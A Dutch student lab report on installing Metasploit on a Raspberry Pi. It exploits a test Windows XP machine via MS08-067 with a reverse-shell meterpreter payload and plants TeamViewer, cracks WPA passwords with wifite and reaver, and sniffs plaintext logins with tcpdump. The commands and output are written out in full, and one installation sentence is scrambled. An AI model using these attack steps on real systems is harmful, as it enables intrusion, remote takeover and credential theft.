


# Network Security

## Metasploit

Bernd Verhofstadt – Jef Gys – Robin Vercammen

Projectverantwoordelijke: Tim Dams



2014-2015

# Inhoudsopgave

Samenvatting .....	3
Projectbeschrijving .....	3
Deadlines .....	3
Verloop .....	4
Metasploit .....	5
Installatie Besturingssysteem .....	5
Installatie Metasploit Framework .....	6
Testopstelling .....	7
SMB Exploit .....	9
PenPi .....	11
Testopstelling .....	11
Installatie .....	11
Testing .....	13
Opmerkingen .....	14
Wall Of Sheep .....	15
Testopstelling .....	15
Installatie .....	15
Testing .....	17
Werking .....	17
Besluit .....	18
Bibliografie .....	19
Websites .....	19
Boeken .....	19
Tools .....	19
Logboek .....	20
Week 1 .....	20
Week 2 .....	20
Week 3 .....	20
Week 4 .....	20
Week 5 .....	20
Week 6 .....	20
Bijlages .....	21

Bijlage 1: mailLog.py .....	21
Bijlage 2: filterpackets.py .....	22
Bijlage 3: Shell Script Wall Of Sheep .....	23

## Samenvatting

In dit eindverslag staat het volledige verloop van ons project network security beschreven, de verschillende keuzes die we hebben gemaakt en de problemen die we zijn tegengekomen.

Voor dit project hebben we een kort introductie filmpje gemaakt zie link of QR code hieronder.



<https://vimeo.com/109504759>

## Projectbeschrijving

We hebben gekozen voor het project Raspberry Pi en Metasploit. In dit project tonen we hoe je metasploit op een Raspberry Pi werkend krijgt en gebruikt. Als uitbreiding hebben we PenPi en Wall of Sheep geïmplementeerd.

## Deadlines

Datum	Opdracht
Lesweek 7	Inleveren en verdedigen van het eindverslag.

## Verloop

Eerst waren we van plan om enkel het Metasploit Framework te installeren op de RPI. Dit verliep minder vlot als verwacht. Na veel tijd en moeite was het Metasploit Framework volledig bruikbaar.

Wanneer we onze eerste aanvallen hadden voltooid, hebben we besloten om er niet meer verder op in te gaan aangezien de meeste aanvallen op dezelfde manier worden uitgevoerd. We hebben gekozen om de verschillende projecten uit te voeren in plaats van dieper in te gaan op één project.

Het volgende project dat we hebben gekozen was de PenPi, de eerste uren dat we aan het project hebben gewerkt verliepen moeizaam. Dit kwam doordat we een wifi-adapter niet standaard ondersteund werd. Door vervolgens een adapter te gebruiken die wel plug and play werkt waren we goed begonnen.

In de laatste week hebben we last-minute besloten om een poging te doen om wall of sheep te installeren.

# Metasploit

In dit hoofdstuk zullen we de installatie en verschillende aanvallen met metasploit beschrijven. De aanvallen zullen gedocumenteerd worden met behulp van screenshots en video's.

## Installatie Besturingssysteem

We hebben er voor gekozen om de Raspbian OS te installeren. De installatie van de OS was zeer eenvoudig. De image moest gekopieerd worden naar de geheugenkaart, die later in de Raspberry Pi gestoken moet worden.

Wanneer het besturingssysteem volledig up and running was hebben we het metasploit framework gedownload.

```
Wget http://downloads.metasploit.com/data/releases/framework-  
latest.tar.bz2
```

Omdat het bestand een archief is moet het uitgepakt worden alvorens het kan uitgevoerd worden. Het uitpakken van het archief gebeurt met behulp van onderstaand commando.

```
tar jxpf framework-latest.tar.bz2
```

We hadden verwacht dat we na konden uitvoeren. Wanneer we het programma probeerde te starten kwam er het uitpakken van de bestanden, in een van de mappen een programma zouden vinden dat we onmiddellijk echter een foutmelding op het scherm. De foutmelding wijst ons op een verkeerde verwijzing naar een dependency die niet geïnstalleerd is. De dependency die ontbreekt is Ruby. We installeren Ruby en Libcap, deze zijn nodig om pakketjes te captureren.

```
Sudo apt-get install ruby libcap0.8-dev
```

Wanneer de installatie van Ruby en Libcap voltooid is, installeren we Bundle. Bundle bevat verschillende dependencies voor Ruby.

```
Bundle Install
```

Tijdens de installatie van Bundle wordt er een foutmelding getoond. De installatie kan niet voltooid worden omdat Bcrypt ontbreekt. We installeren Bcrypt handmatig en starten de bundle install opnieuw. De error van Bundle wordt niet meer getoond. De volgende fout die getoond wordt heeft te maken met Ruby. We installeren Ruby in de hoop dat dit de problemen oplost.

```
Sudo apt-get install ruby-dev
```

Nu we Ruby hebben geïnstalleerd proberen we de bundle install opnieuw. We geraken verder in de installatie maar opnieuw wordt er een fout getoond. De fout heeft te maken met meterpreter. Uit de foutmelding is af te leiden dat er een probleem is met gem.pg. Daarom installeren we libpq-dev met de onderstaande command.

```
Sudo apt-get install Libpq-dev
```

We herstarten de bundle install, de installatie geeft geen fout meer voor de meterpreter. De installatie is nu volledig voltooid.

## Installatie Metasploit Framework

Wanneer we de metasploit console voor het eerst opstarten krijgen we een foutmelding in verband met een database. Eerst hebben we de melding genegeerd, maar na een paar test werd al snel duidelijk dat we het probleem met de database zouden moeten oplossen.

De foutmelding van de database geeft een waarschuwing dat we resultaten moeten loggen met production.rb in plaats van notify. Daarom vervangen we in elke file die data op het scherm logt de notify in production.rb. Het probleem blijft echter aanhouden.

We zoeken onze fout op via het internet. We vinden verschillende fora waar vermeld wordt dat er meerdere apparaten zijn met deze fout. Er wordt aangeraden metasploit te starten zonder database door gebruik te maken van het argument '-n', omdat er voor dit probleem nog geen patch is.

```
./msfconsole -n
```

We komen tot het besef dat de database van essentieel belang is voor de werking van Metasploit. Op het [internet](#) vinden we als oplossing dat Metasploit ook kan werken met een postgresql database. We installeren deze service.

```
Sudo apt-get install postgresql
```

De installatie van de database is voltooid. We starten nu met de configuratie. Metasploit geeft een foutmelding in verband met database.yml. Wanneer we het internet doorzoeken krijgen we meer informatie te zien over de database.

```
production:
  adapter: postgresql
  database: msf3
  username: msf3
  password: msf3
  host: 127.0.0.1
  port: 5432
  pool: 75
```

We maken met behulp van postgresql een database aan met de naam msf3. Hiervoor doorlopen we onderstaande commando's. We veranderen naar de database gebruiker

```
Sudo -u postgres -i
```

Vervolgens maken we de database aan.

```
Createdb msf3
```

We maken verbinding met de database.

```
Psql msf3
```

We maken de nieuwe gebruiker msf3 aan en geven hem een wachtwoord.

```
CREATE USER msf3 WITH PASSWORD 'msf3';
```

We starten de postgresql service met onderstaande command.

```
Sudo service postgresql start
```

In onderstaande alinea vindt u een korte beschrijving van de sfeer die in de ruimte heerste tijdens de installatie.

“De sfeer was gespannen. Na enkele minuten stilte waren we er nog steeds niet over uit wie de grote verantwoordelijkheid zou nemen om Metasploit op te starten. Robin had besloten om het commando in te typen. Een druppel zweet rolde over zijn voorhoofd. De toetsenaanslagen klonken als geweerschoten in onze oren. Na de enter was er stilte, stilte voor de storm. Maar er gebeurde niets. Een zwart scherm starde ons levenloos aan. Seconden werden minuten, minuten werden uren, maar geen teken van leven verscheen op het scherm. Net toen alle hoop verloren was verscheen er een Ninja op het scherm. Spanning maakte plaats voor euforie, het gevoel van macht overheerste ons. Niets kon ons nog weerhouden om netwerken onveilig te maken!”


We voeren de onderstaande command uit om metasploit te starten.

```
./ msfconsole
```

Na het uitvoeren van het commando moeten we ongeveer 25 minuten moeten wachten. Vervolgens verscheen de console van Metasploit.

## Testopstelling

Voor het testen van de aanvallen maken we gebruik van een testopstelling. Onze testopstelling bestaat uit drie verschillende apparaten die met elkaar verbonden zijn via een lokaal netwerk.



Het eerste apparaat is onze testopstelling is de Raspberry Pi. Op de raspberry Pi staat Raspbian geïnstalleerd met Metasploit. De Raspberry Pi is aangesloten aan het netwerk via een netwerkkabel.



Het tweede apparaat is een computer die gebruik wordt om via Secure Shell (SSH) commando's uit te voeren op de Raspberry Pi. Deze computer is ook verbonden aan het netwerk via een netwerkkabel, maar draadloos is ook mogelijk.

Het derde apparaat is een computer waar Windows XP op draait als Virtual Machine. Deze versie van Windows heeft ook geen updates, hierdoor zijn er meer mogelijkheden om aanvallen uit te voeren.

## SMB Exploit

Deze aanval zal gebruik maken van de samba file sharing Server die op Windows XP Home Edition standaard actief is.

Eerst scannen we het netwerk om te kijken welke apparaten er allemaal actief zijn dit doen we met onderstaande command.

```
msf > nmap -sn 192.168.1.0/24
[*] exec: nmap -sn 192.168.1.0/24

Starting Nmap 6.00 ( http://nmap.org ) at 2014-10-02 11:25 CEST
Nmap scan report for DD-WRT (192.168.1.1)
Host is up (0.0042s latency).
Nmap scan report for raspberrypi (192.168.1.100)
Host is up (0.00092s latency).
Nmap scan report for xp-guj7c1ug4rmq (192.168.1.132)
Host is up (0.010s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.12 seconds
msf >
```

Uit het resultaat kunnen we afleiden dat er drie apparaten verbonden zijn met hetzelfde netwerk. Er verschijnt een reeks apparaten: router, Raspberry Pi, ...

```
msf > nmap -sn 192.168.1.0/24
[*] exec: nmap -sn 192.168.1.0/24

Starting Nmap 6.00 ( http://nmap.org ) at 2014-10-02 11:25 CEST
Nmap scan report for DD-WRT (192.168.1.1)
Host is up (0.0042s latency).
Nmap scan report for raspberrypi (192.168.1.100)
Host is up (0.00092s latency).
Nmap scan report for xp-guj7c1ug4rmq (192.168.1.132)
Host is up (0.010s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.12 seconds
msf > nmap -v 192.168.1.132
[*] exec: nmap -v 192.168.1.132

Starting Nmap 6.00 ( http://nmap.org ) at 2014-10-02 11:28 CEST
Initiating Ping Scan at 11:28
Scanning 192.168.1.132 [2 ports]
Completed Ping Scan at 11:28, 1.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:28
Completed Parallel DNS resolution of 1 host. at 11:28, 0.00s elapsed
Initiating Connect Scan at 11:28
Scanning xp-guj7c1ug4rmq (192.168.1.132) [1000 ports]
Discovered open port 445/tcp on 192.168.1.132
Discovered open port 139/tcp on 192.168.1.132
Discovered open port 1025/tcp on 192.168.1.132
Discovered open port 135/tcp on 192.168.1.132
Discovered open port 5000/tcp on 192.168.1.132
Completed Connect Scan at 11:28, 0.59s elapsed (1000 total ports)
Nmap scan report for xp-guj7c1ug4rmq (192.168.1.132)
Host is up (0.011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIIS
5000/tcp   open  upnp

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```

We voeren een portscan uit op de computer die met het netwerk verbonden is. Het resultaat toont dat poort 445 open staat. Dit is de poort die wordt gebruikt voor Samba file sharing.

We starten de exploit die misbruik maakt van de poort die open staat.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Voor deze exploit moeten we drie parameters invullen: remote host, local host, port number. De remote host is het IP adres van het slachtoffer, de local host is het IP adres van de Raspberry Pi en de port number is lokaal en mag "willekeurig" gekozen worden, in ons geval 8000.

```
msf exploit(ms08_067_netapi) > set rhost 192.168.1.132
rhost => 192.168.1.132
msf exploit(ms08_067_netapi) > set lhost 192.168.1.100
lhost => 192.168.1.100
msf exploit(ms08_067_netapi) > set lport 8000
lport => 8000
```

Vervolgens vraag de exploit ons om de payload in te stellen. De payload zorgt ervoor dat er informatie terug gestuurd kan worden van het slachtoffer naar de hacker. Alle parameters zijn ingevuld. We zijn klaar om de exploit uit te voeren en de zwakte van het slachtoffer te misbruiken.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.100:8000
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:Dutch
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.1.132
[*] Meterpreter session 1 opened (192.168.1.100:8000 -> 192.168.1.132:1031) at 2014-10-02 11:43:56 +0200
```

Nu hebben volledige toegang tot de computer van het slachtoffer. Met één enkel commando is het mogelijk om bestanden te uploaden naar de computer van het slachtoffer. In dit voorbeeld zullen we een Teamviewer installeren. Deze server laat toe om te bekijken wat er op het scherm van de gebruiker gebeurt via een live stream. Het is ook mogelijk om de computer volledig te bedienen.


```
meterpreter > upload /home/pi/TeamViewer_Host_Setup.exe C:\
[*] uploading : /home/pi/TeamViewer_Host_Setup.exe -> C:\
[*] uploaded  : /home/pi/TeamViewer_Host_Setup.exe -> C:\\TeamViewer_Host_Setup.exe
```

# PenPi

In dit hoofdstuk zullen we de installatie en het gebruik van de Penpi toelichten. Dit onderdeel is een uitbreiding.

## Testopstelling

Een plug en play Wi-Fi antenne word aangesloten op de raspberry pi. De hacker kan via ssh over de switch communiceren. Links zijn alle access points die de Wi-Fi dongle kan herkennen van de raspberry pi.



## Installatie

Eerst waren we van plan om gebruik te maken van een TP-Link Wifi-adapter. Om hem werkende te krijgen moesten we echter een linux kernel downloaden en vervolgens helemaal builden. Deze methode was zeer omslachtig, daarom hebben we gekozen om een andere Wifi-adapter van alfa network te gebruiken.

We hebben er opnieuw voor gekozen om de Raspbian OS te installeren. De installatie van de OS was dus niet meer nodig omdat deze reeds op de Raspberry Pi stond voor de penetration tests met Metasploit.

### Toegang tot Adapter

Eerst moeten de nodige programma's installeren om toegang te krijgen tot de wireless adapter.

Eerst zullen we aircrack-ng installeren op de Raspberry Pi, om aircrack correct te laten werken is libssl-dev nodig. Eerst installeren we deze. Merk wel op dat een internet verbinding nodig is tijdens de installatie.

```
apt-get -y install libssl-dev
```

Vervolgens installeren we aircrack-ng. Eerst moeten we de volledige package downloaden.

```
Wget http://download.aircrack-ng.org/aircrack-ng-1.2-beta1.tar.gz
```

Vervolgens pakken we het volledig archief uit.

```
tar -zxvf aircrack-ng-1.2-beta1.tar.gz
```

We navigeren naar de map die we net hebben uitgepakt.

```
cd aircrack-ng-1.2-beta1
```

Met behulp van de make command compileren we de source code tot een uitvoerbaar programma.

```
Make
```

Vervolgens installeren we de executable die we net hebben aangemaakt.

```
make install
```

Eerst moeten we de OUI Thingy nog updaten, dit is een database met de eerste zes hexadecimale octeten van een mac adres. Deze zijn gelinkt aan bepaalde producent (00:14:78 = Tp-Link). De tabel moet geüpdatet worden zodat de MAC codes van de laatste nieuwe bedrijven ook in de lijst staan.

```
airodump-ng-oui-update
```

Vervolgens installeren we IW, dit programma is nodig om de Wifi-adapter in monitor mode te plaatsen.

```
apt-get -y install iw
```

We starten airmon-ng op de eerste wireless adapter die we hebben aangesloten.

```
airmon-ng start wlan0
```

Vervolgens zetten we wlan0 op monitor mode, daarna zal de informatie gedumpt worden.

```
airodump-ng mon0
```

Er wordt echter geen informatie gedumpt, er wordt een error getoond op het scherm. Na het opzoeken op het internet blijkt al snel dat de TP-Link Adapter niet ondersteund wordt. Om hem werkende te krijgen moesten we echter een linux kernel downloaden en vervolgens helemaal bouwen. Daarom hebben we gekozen voor een andere adapter die plug-and-play is.

Met de nieuwe adapter werkt de bovenstaande command wel.

## **Hacken van WPA2**

Nu we toegang hebben tot de antennes kunnen we de nodige programma's installeren die brute force attacks op de wireless protected setup toelaten.

De programma's die we zullen gebruiken zijn wifite en reaver wanneer ze samenwerken geven ze ons de mogelijkheid om WPA en WPA2 wachtwoorden te kraken zonder gebruik te maken van een rainbow-list. Wij zullen wel met een rainbow-list werken om tijd te besparen.

Reaver zal de wachtwoorden met brute force proberen te achterhalen. Wifite is de engine die er voor zorgt dat het volledige proces automatisch verloopt.

Eerst downloaden we de reaver package en installeren we hem.

```
wget http://reaver-wps.googlecode.com/files/reaver-1.4.tar.gz
tar -xvzf reaver-1.4.tar.gz
```

Alvorens verder te gaan moeten er bijkomstige libraries geïnstalleerd worden.

```
sudo apt-get install libpcap-dev sqlite3 libsqlite3-dev
libpcap0.8-dev
```

Nu kan de installatie van reaver afgerond worden.

```
cd reaver-1.4
cd src
./configure
make
sudo make install
```

Vervolgens installeren wifite op een soortgelijke manier. We downloaden eerste de package.

```
wget-Owifite.py
http://wifite.googlecode.com/svn/trunk/wifite.py
```

We maken het script wifite.py uitvoerbaar en geven het bepaalde permissies.

```
chmod +x wifite.py
```

We voeren het script uit.

```
python wifite.py
```

Wifite zet de wireless network interface automatisch in monitor mode, alle netwerken die zich in de buurt bevinden worden getoond in een overzicht.

De RPI zal het wachtwoord van alle netwerken in de lijst proberen achterhalen. Dit kan met behulp van reaver door een brute force attack uit te voeren, dit zal echter te lang duren. Daarom doen we een dictionary attck. De RPI zal luisteren naar een WPA handshakes en deze vervolgens opzoeken in een rainbowlist.

Deze command vergelijkt alle hashes van de handshakes met de rainbowlist

```
wifite.py -all -dict /pentest/passwords/wordlists/darkc0de.lst
```

We voeren een script uit dat gebruikt wordt om de logfile die op de plek '/home/pi/reaver-1.4/src/log.txt' te verzenden via email. Het Script is toegevoegd in bijlage 1.

```
sudo python /home/pi/mailLog.py
```

## Testing

We hebben het script op verschillende plaatsen getest. Op school verliep het testen niet zo vlot. Dit kom doordat er zich te veel draadloze netwerken binnen het bereik van de Pi bevonden. Wanneer we het script uitvoerde in een thuisomgeving (één of twee draadloze netwerken) verliep alles vlot.

Om tijd te besparen hebben we bij het testen het wachtwoord van het draadloos netwerk toegevoegd aan de rainbowlist die de RPI gebruikt. Dit hebben we gedaan omdat het script enkel werkt wanneer het wachtwoord in de lijst staat. Door het ergens in het begin te plaatsen besparen we ook veel tijd.

### Opmerkingen


We hebben er bewust voor gekozen dat het script dat de handshakes opvangt handmatig gestart moet worden. Dit doen we omdat het moeilijk is om het script te onderbreken. Het is echter niet zo moeilijk om het uit te voeren bij het opstarten.

# Wall Of Sheep

In dit hoofdstuk zullen we de installatie en het gebruik van Wall Of Sheep toelichten. Dit onderdeel is een uitbreiding.

## Testopstelling

Bij the Wall of Sheep word tussen de verbinding van (in dit geval) de switch en het slachtoffer een hub geplaatst. Hierdoor kan de raspberry pi al het verkeer detecteren dat voorbij komt. De hacker kan communiceren over ssh met de raspberry pi.



## Installatie

We hebben opnieuw gekozen om gebruik te maken van Raspbian OS. Om de Raspberry Pi te configureren hebben we een toetsenbord, scherm en muis nodig.

Eerst activeren we SSH dit verloopt volledig via de opties in de console. Vervolgens wijzigen we de toetsenbord lay-out naar Azerty.

```
sudo nano /etc/default/keyboard
```

```
XKBLAYOUT="be"
```

Vervolgens kennen we een statisch IP adres toe aan de Raspberry Pi. Dit doen we om tijd uit te sparen en sneller verbinding te kunnen maken via SSH.

Met onderstaande command openen we de file met de netwerkadapter instellingen en kunnen we hem bewerken met het programma nano.

```
Sudo nano /etc/network/interfaces
```

We wijzigen `iface eth0 inet dhcp` naar `iface eth0 inet static`.

En voegen onderstaande lijnen toe aan het bestand.

```
address 192.168.0.128
netmask 255.255.255.0
network 192.168.0.0
```



```
broadcast 192.168.0.255  
gateway 192.168.0.1
```

We halen de laatste nieuwe headers binnen voor het installeren van programma's. Zo zijn we zeker dat alle links die gebruikt worden in combinatie met de apt-get command correct werken.

```
Sudo apt-get install update upgrade
```

We installeren de package die nodig is om de TCP pakketjes te onderscheppen.

```
Sudo apt-get install tcpdump
```

Vervolgens typen we het onderstaand commando, hierdoor zal de Raspberry Pi 100 TCP pakketten opslaan in het bestand capture.pcap.

```
Sudo tcpdump -v -XX -w capture.pcap -c 100
```


## Testing

We maken gebruik van een onveilige site die we zelf hebben gemaakt. Deze test site wordt extern gehost.

<http://fileserv.verhofstadt.eu/secure/>

Via een cliënt (laptop, desktop, smartphone, ...) maken we verbinding met de site. We vullen het wachtwoord en gebruikersnaam in. Wanneer we de gegevens verzenden naar de website zal de RPI de TCP pakketten onderscheppen.

Op onderstaande foto ziet u de output van de SSH van de RPI.



```
0x0240: 6d2d 6461 7461 3b20 6e61 6d65 3d22 656d m-data;.name="em
0x0250: 6169 6c22 0d0a 0d0a 726f 6269 6e0d 0a2d ail"....robin..-
0x0260: 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d -----
0x0270: 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 3764 6533 -----7de3
0x0280: 3638 3263 6130 3731 650d 0a43 6f6e 7465 682ca071e..Conte
0x0290: 6e74 2d44 6973 706f 7369 7469 6f6e 3a20 nt-Disposition:.
0x02a0: 666f 726d 2d64 6174 613b 206e 616d 653d form-data;.name=
0x02b0: 2270 6173 7377 6f72 6422 0d0a 0d0a 6c6f "password"....lo
0x02c0: 6c6f 6c0d 0a2d 2d2d 2d2d 2d2d 2d2d 2d2d lol.....
```

Uiterst links staat de nummer van de lijn, in het midden staat de hexadecimale vorm van de tekst die je aan de rechterkant zit staan.

We sluiten de cliënt en de Raspberry Pi beide aan op een hub, die vervolgens naar een router gaat, die verbonden is met het internet. Zo zijn we zeker dat de tcp pakketten lang de PRI komen. Het opvangen van de pakketten wanneer we gebruik maken van een hub is zeer eenvoudig.

## Werking

De installatie van tcpdump alleen is niet voldoende. We moeten ook de gegevens die worden binnengehaald met tcpdump duidelijk weergeven. Dit doen we met behulp van een Python Script, het script is toegevoegd in bijlage2.

Eerst voeren we de onderstaande commando's uit in de shell. Het volledige shell script is ook toegevoegd als bijlage 3. Het eerste commando schrijft 25 TCP pakketten weg naar het bestand capture.pcap. ">/dev/null" zorgt ervoor dat er geen ongewenste output gegeven wordt tijdens het uitvoeren van het commando. Vervolgens wordt het .pcap bestand omgezet naar een .txt bestand. Daarna wordt het filterPackets.py script aangeroepen.

```
sudo tcpdump -v 'tcp port 80' -XX -w capture.pcap -c 25 >/dev/null
python filterPackets.py
```

Het script dat is toegevoegd in bijlage2, haalt alle enters ('\n') en spaties uit de tekst (' ') waardoor we een string krijgen. Vervolgens wordt er in de string gezocht of 'email' en 'password' voorkomen. Andere combinaties zoals 'username' 'password' zijn ook mogelijk. Je kan de lijst nog uitbreiden indien gewenst.

## Besluit

Tijdens Network Security 5 hebben we drie verschillende projecten uitgevoerd. Hierdoor is voor ons duidelijk geworden hoe je met redelijk eenvoudige apparatuur zeer krachtige dingen kan verwezenlijken.

Het beeld dat wij van “hackers” hadden was niet het stereotype, wij zagen ze gewoon mensen die zeer handig waren met computers en hoogbegaafd waren. Dit is echter niet waar, je moet gemotiveerd zijn en wat doorzettingsvermogen hebben om het internet af te schuimen naar nuttige informatie. Door alle informatie te combineren kom je meestal wel tot een werkend geheel.

Het opstarten/installeren van een project was steeds het moeilijkste omdat er dan de meeste fouten voorkwamen die moeilijk terug te vinden waren op het internet. Eens alles geïnstalleerd was, waren kleine foutjes makkelijk op te lossen zijn.

# Bibliografie

## Websites

De verschillende websites die we hebben gebruikt tijdens de projecten zijn terug te vinden in het portofolio in de map Bronnen.

## Boeken

Metasploit The Penetration Tester's Guide, David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni

## Tools

Raspbian OS  
